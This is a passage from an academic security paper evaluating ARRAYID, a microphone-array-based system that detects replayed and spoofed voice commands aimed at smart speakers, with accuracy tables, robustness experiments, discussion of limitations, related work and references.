Dataset description. After finishing experiments, we utilize pyAudioAnalysis tool to split the collected audio into multiple voice command samples.[6] After removing incorrectly recognized samples, we get a dataset containing 32,780 audio samples. We refer to this dataset as MALD dataset and utilize it to assess ARRAYID.[7] The details of MALD dataset are shown in Table 7 of Appendix B. For instance, user #7 provides 600 authentic samples at three different positions (*i.e.*, the distance of 0.6 m, 1.2 m and 1.8 m) and we utilize these collected samples with three spoofing devices (*i.e.*, SoundLink, iPad, iPhone) to generate 1,800 spoofing samples.

Training procedure. As mentioned in Section 4.4, ARRAYID needs to be trained with audio samples before detecting spoofing attacks. When evaluating the overall performance of ARRAYID on the collected MALD dataset in Section 5.2, we perform the two-fold cross-validation. In each fold (*i.e.*, training procedure), half samples are chosen to generate a classifier and the validation dataset proportion is set as 30%. When evaluating the impact of other factors as shown in Section 5.3 and Section 5.4, the training procedure depends on the specific experiment, and we show the training dataset before presenting the evaluation results.

Evaluation metrics. Similar to previous works [3, 32, 49], in this study, we choose accuracy, false acceptance rate (FAR), false rejection rate (FRR), true rejection rate (TRR), and equal error rate (ERR) as metrics to evaluate ARRAYID. The accuracy means the percentage of the correctly recognized samples among all samples. FAR represents the rate at which a spoofing sample is wrongly accepted by ARRAYID, and FRR characterizes the rate at which an authentic sample is falsely rejected. EER provides a balanced view of FAR and FRR and it is the rate at which the FAR is equal to FRR.

[6] PyAudioAnalysis website: https://pypi.org/project/pyAudioAnalysis/.

[7] MALD is the abbreviation of "microphone array-based liveness detection".




Figure 10: Per-user breakdown analysis.

Ethics consideration. The experiments are under the approval of the institutional review board (IRB) of our institutions. During the experiments, we explicitly inform the participants about the experimental purpose. Since only the voice data are collected and stored in an encrypted dataset, there is no health or privacy risk for the participant.

5.2 Performance of ARRAYID

Overall accuracy. When evaluating ARRAYID on our own MALD dataset, we choose two-fold cross-validation, which means the training and testing datasets are divided equally. ARRAYID achieves the detection accuracy of 99.84% and the EER of 0.17%. More specifically, for all 32,780 samples, the overall FAR and FRR are only 0.05% (*i.e.*, 13 out of 22,539 spoofing samples are wrongly accepted) and 0.39% (*i.e.*, 40 out of 10,241 authentic samples are wrongly rejected) respectively. The results show that ARRAYID is highly effective in thwarting spoofing attacks.

Per-user breakdown analysis. To evaluate the performance of ARRAYID on different users, we show the FAR and FRR of each user in Figure 10. Note that, for six users (*i.e.*, users #11, #12, #15, #16, #17, #18) which are not shown in this figure, there is no detection error. When considering FAR, it is observed that the false acceptance cases only exist in 6 users. Even in the worst cases (*i.e.*, user #20), the false acceptance rate is still less than 0.51%. When considering FRR, the false rejection cases are distributed among 14 users. It's observed that only the FRRs of users #3 and #20 are above 1%. Although the performance of ARRAYID on different users is different, even for the worst-case (*i.e.*, user #20), the detection accuracy is still at 99.0%, which demonstrates the effectiveness of ARRAYID.

Time overhead. For a desktop with Intel i7-7700T CPU and 16 GB RAM, the average time overhead on 6-channel and 8-channel audios are 0.12 second and 0.38 seconds, respectively. Note that it is easy for the existing smart home systems(*e.g.*, Amazon Alexa) to incorporate ARRAYID to their current industrial level solutions in the near future. In that case, both the speech recognition and liveness detection can be done in the cloud [30]. Therefore, by leveraging the hardware configuration of the smart speaker's cloud (*e.g.*, Amazon Cloud [16]),

Table 1: The detection accuracy on both datasets.

Liveness feature	Dataset	
	MALD dataset	ReMasc dataset
Microphone array	99.84%	97.78%
Mono feature	98.81%	84.37%
Two-channel	77.99%	82.44%

Table 2: Performance when changing the distance.

Training position (m)	1.2	1.8	2.4
Accuracy (%)	99.41	99.53	99.66
EER (%)	1.11	0.93	0.69

which is much better than our existing one (CPU processor), we believe that the time overhead can be further reduced and will not incur notable delays.

Comparison with previous works. We further compare the performance of ARRAYID with existing works to demonstrate the superiority of the proposed array fingerprints. To eliminate the potential bias in our collected MALD dataset, we also exploit a third-party dataset named ReMasc Core which contains 12,023 voice samples. from 40 different users. [8] We re-implement mono audio-based scheme VOID [3] and two-channel audio-based scheme CAFIELD [49]. For a fair comparison, we replicate their parameters and classification models as shown in Appendix C.

As shown in Table 1, since MALD dataset is collected in the indoor smart home environment and ReMasc is collected in both indoor, outdoor, and vehicle environments, the detection accuracy varies among these two datasets. ARRAYID is superior to previous works in both datasets. Especially for the ReMasc Core dataset in which only half of the audio samples are collected in the indoor environment, ARRAYID is the only scheme that achieves an accuracy above 98.25%. The two-channel-based scheme CAFIELD, gets relatively low performance on both the MALD dataset and ReMasc dataset. It is quite natural since CAFIELD claimed it needs the user to hold the device with fixed gestures and short distances. In summary, these results demonstrate that compared with mono audio-based or two-channel-based scheme, exploiting microphone array-based feature achieves superior performance in the liveness detection task.

5.3 Impact of Various Factors on ARRAYID

In this subsection, we evaluate the impact of various factors (*e.g.*, distance, direction, user movement, spoofing device, microphone array type) on ARRAYID.

Impact of changing distance. To evaluate the performance of ARRAYID on a totally new distance, we recruit four participants to attend experiments at three different locations (i.e., 1.2 m, 1.8 m, 2.4 m). We totally collect 2,410 authentic and 2,379 spoofing audio samples. For a given distance, the classifier is trained with audios at this distance and tested on audios at other distances. As shown in Table 2, compared with the performance in Section 5.2, ARRAYID's performance undergoes degradation when the audio source (*i.e.*, the human or the spoofing device) changes its location. However, in all cases, ARRAYID achieves an accuracy above 99.4%, which demonstrates ARRAYID is robust to the training distance. This result is also conform to the theoretical analysis in Section 3.2

Table 3: Performance under different directions.

Direction	Front	Left	Right	Back
# authentic samples	1020	1004	1195	1000
# spoofing samples	980	947	971	932
Accuracy (%)	100	99.69	99.31	99.74
EER (%)	0	0.59	1.08	0.43

Impact of changing direction. In Section 5.1, when collecting audio samples, most participants face the smart speaker while generating voice commands. To explore the impact of the angles between the user's face direction and the microphone array, we recruit 10 participants to additionally collect authentic voice samples in four different directions (*i.e.*, front, left, right, back) and then the spoofing device #8 in Table 6 is utilized to generate spoofing audios. As shown in Table 3, we totally collect 4,219 authentic samples and 3,830 spoofing samples. Then, we use the classification model trained in Section 5.2 to conduct liveness detection. It is observed from Table 3 that in all scenarios, ARRAYID achieves an accuracy above 99.3%, which means ARRAYID is robust to the change of direction.

Impact of user movement. As similar to the above paragraphs, we recruit 10 participants to speak while walking. Then, the participant walks while holding a spoofing device (i.e., Amazon Echo) and plays spoofing audios. We collect 1,999 authentic and 1,799 spoofing samples, and the classifier is the same as that in Section 5.2. The detection accuracy is 98.2% which demonstrates that ARRAYID and the array fingerprint are robust even with the user's movement.

Impact of changing environment. To evaluate the impact of different environments on ARRAYID, we recruit 10 participants to speak voice commands and use device #8 to launch voice spoofing at a room different from that in Section 5.2. We collect 1,988 authentic samples and 1,882 spoofing samples respectively. When utilizing the classifier in Section 5.2, the detection accuracy is 99.30%, which shows ARRAYID can effectively thwart voice spoofing under various environments.

Impact of microphone numbers in the smart speaker. Studying the relationship between ARRAYID's performance and the number of microphones could help the smart speaker vendors to determine microphone configurations. Note that the data in MALD dataset can be divided into six-channel (collected by ReSpeaker) and eight-channel (collected by Ma-

[8] We only consider the 12,023 audio samples collected by circular microphone arrays in the ReMasc Core dataset.

Table 4: The FAR of each spoofing device.

Device #	1	4	8	9	10
FAR (%)	0.09	1.04	0.05	0.55	0.96
Device #	11	12	13	14	Others
FAR (%)	3.15	4.14	0.79	0.76	0

trix) audios. Then, we generate four-channel audio data from the data collected by Matrix device by extracting data from microphones (M_1, M_3, M_5, M_7).

For three audio groups with 4, 6, and 8 channels respectively, after conducting two-fold cross-validation on each group, the detection accuracies of ARRAYID are 99.78%, 99.82%, and 99.90% respectively. That means changing the number of channels doesn't cause a significant effect on ARRAYID's performance. From the theoretical analysis in Section 3.2 and Figure 4, the standard deviation of paths from source to each microphone could be regarded as a constant in a smart speaker scenario. Therefore, as long as the microphone array has a circular layout, ARRAYID could provide robust protection on thwarting voice spoofing.

Impact of Spoofing Devices. It is well known that different devices have different frequency-amplitude response properties, and thus may have different attacker power. To evaluate ARRAYID's performance on thwarting different spoofing devices, we conduct an experiment based on the MALD dataset containing 14 spoofing devices as listed in Table 6 of Appendix B. As discussed in Section 6.1, to reduce the user's enrollment burden, we set the training proportion as 10%.

Table 4 illustrates the FAR of ARRAYID on each device in this case. It is observed that among 14 devices, the overall FAR is 0.58% (*i.e.*, 117 out of 20,290 spoofing samples are wrongly accepted). Besides, ARRAYID achieves overall 100% detection accuracy on 5 devices (*i.e.*, devices #2, #3, #5, #6, #7). Even in the worst case (*i.e.*, device #12 Megaboom), the true rejection rate is still at 95.86%. Furthermore, as shown in Section 5.2, when increasing the training proportion to 50%, the false accept rate (FAR) of ARRAYID is only 0.05%. In summary, ARRAYID is robust to various spoofing devices.

5.4 Robustness of ARRAYID

5.4.1 Handling the Incomplete Enrollment Prodecure

Similar to previous works [3,49,54], in Section 5.2, ARRAYID requires the user to participate in the enrollment procedures (*i.e.*, providing both authentic and spoofing voice samples). Considering that participating in enrollment is not always feasible, we explore the robustness of ARRAYID in handling the case that users who did not participate in the complete enrollment procedures.

Case 1: handling users who did not participate in any enrollment procedure. In this case, we add an experiment to evaluate the performance of ARRAYID on participants that did not participate in the enrollment (*i.e.*, *unseen* users). In the experiment, for each user in the MALD dataset, we train the classifier using other 19 users' legitimate and spoofing voice samples and regard the user's samples as the testing dataset. The detection accuracy of each user is shown in Figure 11. We also show the results described in Section 5.2 when users participate in the enrollment as a comparison.




Figure 11: Detection accuracy when the user did not participates in enrollment.

From Figure 11, it is observed that the overall detection accuracy decreases from 99.84% to 92.97%. In the worst case (*i.e.*, user #12), the detection accuracy decreases from 99.87% to 74.53%. The results demonstrate that ability of ARRAYID on addressing unseen users varies with different users. However, for 11 users, ARRAYID can still achieve detection accuracies higher than 95%. The overall results demonstrate that ARRAYID is still effective when addressing unseen users.

The performance degradation when addressing unseen users remains an open problem in the area of liveness detection [3, 6, 32, 54]. To partially mitigate this issue, a practical solution is requiring the unseen users to provide only authentic voice samples to enhance the classifier (*i.e.*, case 2 discussed below).

Case 2: handling a user with only authentic samples (without spoofing samples). In this case, we consider another situation that the user partially participates in the enrollment and provides only authentic voice samples. We add an experiment by leveraging the MALD dataset. Note that, we assume the attacker only utilizes existing devices in the smart home to conduct spoofing. Thus a total of 18 users are selected (*i.e.*, users #19 and #20 are excluded because their spoofing devices are never used by others in MALD dataset), whose spoofing devices are listed in Table 6 of Appendix B. During the experiment, for each selected user, ARRAYID is trained with this user's authentic voice samples, and generic spoofing samples provided by other 17 users. Then, in the evaluation phase, we test the ability of ARRAYID to detect attack samples of this user and calculate the corresponding detection accuracy (*i.e.*, TRR).

Figure 12 illustrates the detection accuracy under two different enrollment configurations. For all 18 users, the overall accuracy (*i.e.*, TRR) decreases from 99.96% in the classical enrollment scenario described in Section 5.2 to 99.68% in this partial enrollment scenario. For 11 users (*i.e.*, user #4, #5, #8,




Figure 12: Detection performance under partial enrollment.

#9, #11, #12, #14, #15, #16, #17, #18), the accuracy remains 100% in both scenarios. For the other 7 users, the accuracy decreases slightly due to a lack of knowledge of the user's attack samples in the classifier, but all of them achieve the accuracy of above 96%, which demonstrates the effectiveness of ARRAYID in the partial enrollment scenario.

5.4.2 Liveness Detection on Noisy Environments


We add an experiment to evaluate the impact of background noise. As shown in Figure 13(a), to ensure the noise level is consistent when the user is speaking a voice command, we place a noise generator to play white noise during the data collection. We utilize an advanced sound level meter (*i.e.*, Smart Sensor AR824) with an A-weighted decibel to measure the background noise level. The strengths of noise level at the microphone array are set as 45 dB, 50 dB, 55 dB, 60 dB, and 65 dB respectively, and a total of 4,528 audio samples are collected from 10 participants and the spoofing device #13 (*i.e.*, Amazon Echo plus).

We utilize the classifier in Section 5.2 where the noise level is 30 dB to conduct liveness detection. As shown in Figure 13(b), when increasing the noise level from 45 dB to 65 dB, the accuracy decreases from 98.8 % to 86.3 %. It is observed that ARRAYID can still work well when the background noise is less than 50 dB, which also explains why ARRAYID can handle the audio samples of the ReMasc Core dataset collected in an outdoor environment. However, when there exists strong noise, since the feature of ARRAYID is only based on the collected audios, the performance of ARRAYID degrades sharply. We discuss this limitation in Section 6.3 and leave it for future work.


5.4.3 Defending against Advanced Spoofing Attacks

Thwarting modulated attacks. In this subsection, we first study the performance of ARRAYID under the emerging modulated attack [48]. By modulating the spectrum of replayed audio, the modulated attack [48] identifies an important threat to existing liveness detection schemes. To achieve this goal, in the attack model, the adversary first needs to use a microphone of the target device to collect the target user's authentic voice samples. [9] Then, the adversary physically approaches

[9]The attack assumption of the modulated attack [48] only considers the voice interface with only one microphone.




(a) Noise evaluation setting.




(b) Accuracy and EER.

Figure 13: Performance under noisy environments.



(a) Spectrums of authentic, replay, and modulated audios.



(b) Array fingerprints of authentic, replay, and modulated audios.

Figure 14: Spectrums and array fingerprints of audio signals.

the spoofing device to measure its frequency amplitude curve and the corresponding inverse filter using the target microphone. Finally, by applying the inverse filter on the authentic audio and playback it via the spoofing device, for the target microphone, the spectrum of the collected modulated audio is similar to the collected authentic audio as shown in Figure 14(a). However, since the array fingerprint characterizes the difference among the multiple microphones, it is feasible for ARRAYID to thwart modulated attacks.

We conduct a case study to demonstrate the robustness of the array fingerprint. We select an Amazon Echo and a ReSpeaker microphone array as the spoofing and target device, respectively, and follow the steps in [48] to re-implement modulated attack. We recruit a volunteer to provide an authentic voice command and then collect its corresponding classic replay and modulated audios generated by the Echo device.

Figure 14 shows spectrums and array fingerprints of authentic audio and its corresponding replay and modulated samples. It is observed from Figure 14(a) that, for a given channel, the spectrum of modulated audio (*i.e.*, FFT Amplitude of the first channel audio V_1) is similar to that in the authentic audio, which means it can bypass many existing liveness detection schemes. However, since the human vocal organs and spoofing devices cannot be regarded as a point sound source, the sounds received in multiple microphones show the obvious

differences.[10] And the difference between multiple channel audios (*i.e.*, six channels in this experiment) characterized by array fingerprints still retains the audio's identity. As shown in Figure 14(b), the array fingerprint of the modulated sample is still similar to that of classic replay audio, which shows it is feasible for ARRAYID to thwart the modulated attack.

Then, we evaluate the effectiveness of ARRAYID on thwarting the modulated attack. In the experiment, we choose three different spoofing loudspeakers #3, #13, and #14 (*i.e.*, Echo Plus, iPad 9, and Mi 9). We recruit 10 participants to provide authentic samples and follow the steps described in [48] to generate 1,990, 1,791, and 1,994 modulated attack samples for Echo, iPad, and Mi respectively. Due to the page limit, the details of modulated attacks are shown in Appendix D.

When employing the classifier in Section 5.2, the accuracy of ARRAYID on detecting the modulated samples among Echo, iPad, and Mi are 100%, 92.74%, and 97.29% respectively. In summary, ARRAYID can successfully defend against the modulated attack, but the performance varies with different spoofing devices. Considering combining ARRAYID with the dual-domain detection proposed in [48] can further improve the security of smart speakers.

Other adversarial example attacks. To validate ARRAYID's robustness under adversarial attacks, we re-implement hidden voice attacks [7] and VMask [53] which breach speech recognition and speaker verification schemes, respectively. For each type of attack, we conduct voice spoofing 100 times, and the experimental results show that ARRAYID detects 100% of attack audios for both attacks. The reason why ARRAYID could detect these attacks is that these attacks only aim to add subtle noises into source audio to manipulate the features (*e.g.*, MFCC) interested by speech/speaker recognition schemes but the array fingerprint cannot be fully converted to that of the target victim.

6 Discussions

6.1 User Enrollment Time in Training

Impact of training dataset size. To reduce the user's registration burden, we explore the impact of training data size on the performance of ARRAYID. For our collected MALD dataset, we set the training dataset proportion as 10%, 20%, 30%, and 50% respectively. The results are shown in Table 5. It is observed that the detection performance increases from 99.14% to 99.84% when involving more training samples. Note that, even if we only choose 10% samples for training, ARRAYID still achieves the accuracy of 99.14% and EER of 0.96%, which is superior to previous works [54].

Time overhead of user's enrollment. As mentioned in Section 5.1, the participant does not need to provide spoofing audio samples. Besides, as shown in Table 5, when setting the training proportion as 10%, among 10,241 authentic samples from 20 users, the average number of audio samples provided by each user during the enrollment is only 51. Since the average time length of the voice command is smaller than 3 seconds, the enrollment can be done in less than 3 minutes. Compared with the time overhead on deploying an Alexa skill which is up to 5 minutes [20], requiring 3 minutes for enrollment is acceptable in real-world scenarios.

[10] In the theoretical analysis of Section 3.1, to simplify the analysis of the classic replay attack, we regard the human and loudspeaker as points.

Table 5: Enrollment times per user.

Training proportion	Authentic samples	Time (mm:ss)	Accuracy (%)	EER (%)
10%	51	02:33	99.14	0.96
20%	103	05:09	99.47	0.55
30%	155	07:45	99.63	0.43
50%	263	13:09	99.84	0.17




Figure 15: Feature separation of 5 different users.

6.2 Distinguish between Different Users

Since ARRAYID is designed for liveness detection, we mainly consider the voice command generated by the electrical loudspeaker as a spoofing sample in this study. This subsection explores the feasibility of user classification.

We randomly select 250 authentic samples from 5 different users and then utilize t-Distributed Stochastic Neighbor Embedding (t-SNE) to reduce the dimension of their corresponding features. As shown in Figure 15, the feature vectors from different users are visually clustered after dimension reduction, which shows the feasibility of user classification. For all 10,241 authentic samples from 20 users, by leveraging two-fold cross-validation, ARRAYID achieves an overall speaker recognition accuracy of 99.88%. Besides, the accuracy among different users ranges from 98.5% to 100%, which validates the effectiveness of ARRAYID on user authentication.

6.3 Limitations and Countermeasures

We discuss some limitations of ARRAYID in this subsection.

The user's burden on the enrollment. We can incorporate the enrollment into daily use to reduce the user's time overhead on training ARRAYID. Firstly, the evaluation results from Section 5.3 show that ARRAYID is robust to the

change of user's position, direction, and movement. That means the user can participate in the enrollment anytime. Then, to achieve this goal, we divide ARRAYID into working and idle phases. In the working phase, when a user generates a voice command, ARRAYID collects the audio and saves the extracted features. During the idle phase, ARRAYID can automatically update the classifier based on these new generated features. These steps can be done automatically without human involvement, which means ARRAYID can continuously improve its performance along with daily use. However, we admit allowing the automatically continuous retraining process may involve other potential risks. For instance, attackers can launch poisoning attacks to reduce the performance of speech recognition and speaker verification [1, 2, 11].

Impact of noise and other speakers. During the user's enrollment, we assume the environment is silent and there is no user who is talking. As shown in Section 5.4.2, since ARRAYID is a passive liveness detection that only depends on audios, the strong noise or other speaker's voice existing in the collected audios will inevitably degrade its performance. Therefore, the existence of noise and other users who are talking will increase the enrollment time. Fortunately, since ARRAYID is designed for the smart home or office environment, asking the users to keep a silent environment during enrollment is a reasonable assumption. We leave this issue as future work.

Temporal stability of array fingerprint. To evaluate the timeliness of ARRAYID, we recruit a participant to provide 100 authentic voice commands and launch voice spoofing per 24 hours. When using the classification model as described in Section 5.2 and the audio dataset collected by 24 hours and 48 hours later, ARRAYID still achieves over 98% accuracy. We admit that the generated feature may be variant when the participant changes her/his speaking manner or suffers from mood swings. As mentioned in Section 6.3, a feasible solution to address this issue is incorporating the enrollment into the user's daily use to ensure the freshness of the classification model of ARRAYID.

7 Related Works

Attacks on smart speakers. The voice assistant is more vulnerable to the replay attack [4, 12, 21, 33]. Apart from the classic replay attack, other advanced attacks are proposed. Firstly, the attacker can leverage medias including ultrasonic and laser to spoof voice assistance without incurring the user's perception [36, 41, 43, 52]. Secondly, the subtle noises can be employed to generate the adversarial examples attacks [7, 24, 26, 38, 46, 50, 59]. Thirdly, several attacking methods can activate the malicious app to threaten the security of our smart home system [17, 25, 57, 58]. Finally, Wang *et al.* [48]propose modulated attack, which is the latest advanced voice spoofing method, and we evaluate it in Section 5.4.3.

Multi-factor based defenses. As for the detecting method, some researches [15, 28, 29] are based on wearable devices. Besides, several works utilize the Doppler effect [34, 37], gestures according to sound [44], or other biometry characteristics to deal with the security issue. Lei *et al.* [28] and Meng *et al.* [32] proposed a wireless signal based method to thwart voice spoofing. Lee *et al.* [27] proposed a sonar-based solution to determine the user's AoA (angle of arrival) to do liveness detection. Zhang *et al.* [55, 56] and Chen *et al.* [9] utilize the Doppler effect of ultrasonic and magnetic fields from loudspeakers as the essential characteristic for detecting attacks, respectively. However, these methods either require the user to wear some specialized devices or utilize other devices (*e.g.*, wireless sensors) to measure the environmental change caused by humans.

Defenses relying on the collected audios. Shiota *et al.* [40] and Wang *et al.* [47] utilized the Pop noise when the human speaks to differentiate the voice commands generated by real humans and devices. Yan *et al.* [49] proposed the concept of using a fieldprint to detect spoofing attacks. Furthermore, Blue *et al.* [6] and Ahmed *et al.* [3] utilized spectral power patterns to identify spoofing attacks alongside a single classification model to achieve lightness in authentication. Besides, in terms of feature selection, Defraene *et al.* [10] and Kamble *et al.* [22] propose novel spectrum-based features respectively. We analyze these passive liveness detection schemes in Section 3.1. Recently, Zhang *et al.* [51] propose EarArray to defend against ultrasonic-based attacks (*e.g.*, dolphin attacks [52]), but it is not designed to detect spoofing audios with human voice frequency.

8 Conclusion

In this study, we propose a novel liveness detection system ARRAYID for thwarting voice spoofing attacks without any extra devices. We give a theoretical analysis of existing popular passive liveness detection schemes and propose a robust liveness feature *array fingerprint*. This novel feature both enhances effectiveness and broadens the application scenarios of passive liveness detection. ARRAYID is tested on both our MALD dataset and another public dataset, and the experimental results demonstrate ARRAYID is superior to existing passive liveness detection schemes. Besides, we evaluate multiple factors and demonstrate the robustness of ARRAYID.

Acknowledgments

We thank the shepherd, Rahul Chatterjee, and other anonymous reviewers for their insightful comments. The authors affiliated with Shanghai Jiao Tong University were, in part, supported by the National Natural Science Foundation of China under Grant 62132013, and 61972453. Yuan Tian is partially supported by NSF award #1943100. Haojin Zhu is the corresponding author.

References

[1] Hadi Abdullah, Muhammad Sajidur Rahman, Washington Garcia, Kevin Warren, Anurag Swarnim Yadav, Tom Shrimpton, and Patrick Traynor. Hear "no evil", see "kenansville"*: Efficient and transferable black-box attacks on speech recognition and voice identification systems. In *2021 IEEE Symposium on Security and Privacy (SP)*, pages 712–729, 2021.

[2] Hadi Abdullah, Kevin Warren, Vincent Bindschaedler, Nicolas Papernot, and Patrick Traynor. Sok: The faults in our asrs: An overview of attacks against automatic speech recognition and speaker identification systems. In *2021 IEEE Symposium on Security and Privacy (SP)*, pages 730–747, 2021.

[3] Muhammad Ejaz Ahmed, Il-Youp Kwak, Jun Ho Huh, Iljoo Kim, Taekkyung Oh, and Hyoungshick Kim. Void: A fast and light voice liveness detection system. In *29th USENIX Security Symposium (USENIX Security 20)*, pages 2685–2702. USENIX Association, August 2020.

[4] Efthimios Alepis and Constantinos Patsakis. Monkey says, monkey does: Security and privacy on voice assistants. *IEEE Access*, 5:17841–17851, 2017.

[5] Logan Blue, Hadi Abdullah, Luis Vargas, and Patrick Traynor. 2ma: Verifying voice commands via two microphone authentication. In *Proceedings of the 2018 on Asia Conference on Computer and Communications Security*, page 89–100. ACM, 2018.

[6] Logan Blue, Luis Vargas, and Patrick Traynor. Hello, is it me you're looking for? differentiating between human and electronic speakers for voice interface security. In *Proceedings of the 11th ACM Conference on Security & Privacy in Wireless and Mobile Networks*, page 123–133. ACM, 2018.

[7] Nicholas Carlini, Pratyush Mishra, Tavish Vaidya, Yuankai Zhang, Micah Sherr, Clay Shields, David Wagner, and Wenchao Zhou. Hidden voice commands. In *25th USENIX Security Symposium (USENIX Security 16)*, pages 513–530, Austin, TX, August 2016. USENIX Association.

[8] G. Chen, S. Chen, L. Fan, X. Du, Z. Zhao, F. Song, and Y. Liu. Who is real bob? adversarial attacks on speaker recognition systems. In *2021 IEEE Symposium on Security and Privacy (SP)*, pages 55–72. IEEE Computer Society, may 2021.

[9] S. Chen, K. Ren, S. Piao, C. Wang, Q. Wang, J. Weng, L. Su, and A. Mohaisen. You can hear but you cannot steal: Defending against voice impersonation attacks on smartphones. In *2017 IEEE 37th International Conference on Distributed Computing Systems (ICDCS)*, pages 183–195, June 2017.

[10] Bruno Defraene, Toon van Waterschoot, Moritz Diehl, and Marc Moonen. Embedded-optimization-based loudspeaker compensation using a generic hammerstein loudspeaker model. In *21st European Signal Processing Conference (EUSIPCO 2013)*, pages 1–5, 2013.

[11] Ambra Demontis, Marco Melis, Maura Pintor, Matthew Jagielski, Battista Biggio, Alina Oprea, Cristina Nita-Rotaru, and Fabio Roli. Why do adversarial attacks transfer? explaining transferability of evasion and poisoning attacks. In *28th USENIX Security Symposium (USENIX Security 19)*, pages 321–338, Santa Clara, CA, August 2019. USENIX Association.

[12] Wenrui Diao, Xiangyu Liu, Zhe Zhou, and Kehuan Zhang. Your voice assistant is mine: How to abuse speakers to steal information and control your phone. In *Proceedings of the 4th ACM Workshop on Security and Privacy in Smartphones & Mobile Devices (SPSM)*, pages 63–74, 2014.

[13] Wenbo Ding and Hongxin Hu. On the safety of iot device physical interaction control. In *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security*, page 832–846, 2018.

[14] Yudi Dong and Yu-Dong Yao. Secure mmwave-radar-based speaker verification for iot smart home. *IEEE Internet of Things Journal*, 8(5):3500–3511, 2021.

[15] Huan Feng, Kassem Fawaz, and Kang G. Shin. Continuous authentication for voice assistants. In *Proceedings of the 23rd Annual International Conference on Mobile Computing and Networking*, page 343–355. Association for Computing Machinery, 2017.

[16] Alexandre Gonfalonieri. How amazon alexa works? your guide to natural language processing (ai). https://towardsdatascience.com/how-amazon-alexa-works-your-guide-to-natural-language-processing-ai-7506004709d3, 2018.

[17] Yuan Gong and Christian Poellabauer. Crafting adversarial examples for speech paralinguistics applications. *arXiv preprint arXiv:1711.03280*, 2017.

[18] Yuan Gong, Jian Yang, Jacob Huber, Mitchell MacKnight, and Christian Poellabauer. ReMASC: Realistic Replay Attack Corpus for Voice Controlled Systems. In *Proc. Interspeech 2019*, pages 2355–2359, 2019.

[19] Colin H Hansen. Fundamentals of acoustics. *Occupational Exposure to Noise: Evaluation, Prevention and Control. World Health Organization*, pages 23–52, 2001.

[20] Amazon Inc. Create and manage alexa-hosted skills. https://developer.amazon.com/en-US/docs/alexa/hosted-skills/alexa-hosted-skills-create.html, 2021.

[21] Yeongjin Jang, Chengyu Song, Simon P. Chung, Tielei Wang, and Wenke Lee. A11y attacks: Exploiting accessibility in operating systems. In *Proceedings of the 2014 ACM SIGSAC Conference on Computer and Communications Security*, CCS '14, page 103–115. Association for Computing Machinery, 2014.

[22] M. R. Kamble and H. A. Patil. Novel amplitude weighted frequency modulation features for replay spoof detection. In *2018 11th International Symposium on Chinese Spoken Language Processing (ISCSLP)*, pages 185–189, 2018.

[23] Tomi Kinnunen, Md. Sahidullah, Héctor Delgado, Massimiliano Todisco, Nicholas Evans, Junichi Yamagishi, and Kong Aik Lee. The asvspoof 2017 challenge: Assessing the limits of replay spoofing attack detection. In *Proc. Interspeech 2017*, pages 2–6, 2017.

[24] Felix Kreuk, Yossi Adi, Moustapha Cisse, and Joseph Keshet. Fooling end-to-end speaker verification with adversarial examples. In *2018 IEEE International Conference on Acoustics, Speech and Signal Processing (ICASSP)*, pages 1962–1966. IEEE, 2018.

[25] Deepak Kumar, Riccardo Paccagnella, Paul Murley, Eric Hennenfent, Joshua Mason, Adam Bates, and Michael Bailey. Skill squatting attacks on amazon alexa. In *Proceedings of the 27th USENIX Conference on Security Symposium*, SEC'18, page 33–47. USENIX Association, 2018.

[26] Hyun Kwon, Hyunsoo Yoon, and Ki-Woong Park. Poster: Detecting audio adversarial example through audio modification. In *Proceedings of the 2019 ACM SIGSAC Conference on Computer and Communications Security*, CCS '19, page 2521–2523. Association for Computing Machinery, 2019.

[27] Yeonjoon Lee, Yue Zhao, Jiutian Zeng, Kwangwuk Lee, Nan Zhang, Faysal Hossain Shezan, Yuan Tian, Kai Chen, and XiaoFeng Wang. Using sonar for liveness detection to protect smart speakers against remote attackers. *Proc. ACM Interact. Mob. Wearable Ubiquitous Technol.*, 4(1), March 2020.

[28] X. Lei, G. Tu, A. X. Liu, C. Li, and T. Xie. The insecurity of home digital voice assistants - vulnerabilities, attacks and countermeasures. In *2018 IEEE Conference on Communications and Network Security (CNS)*, pages 1–9, May 2018.

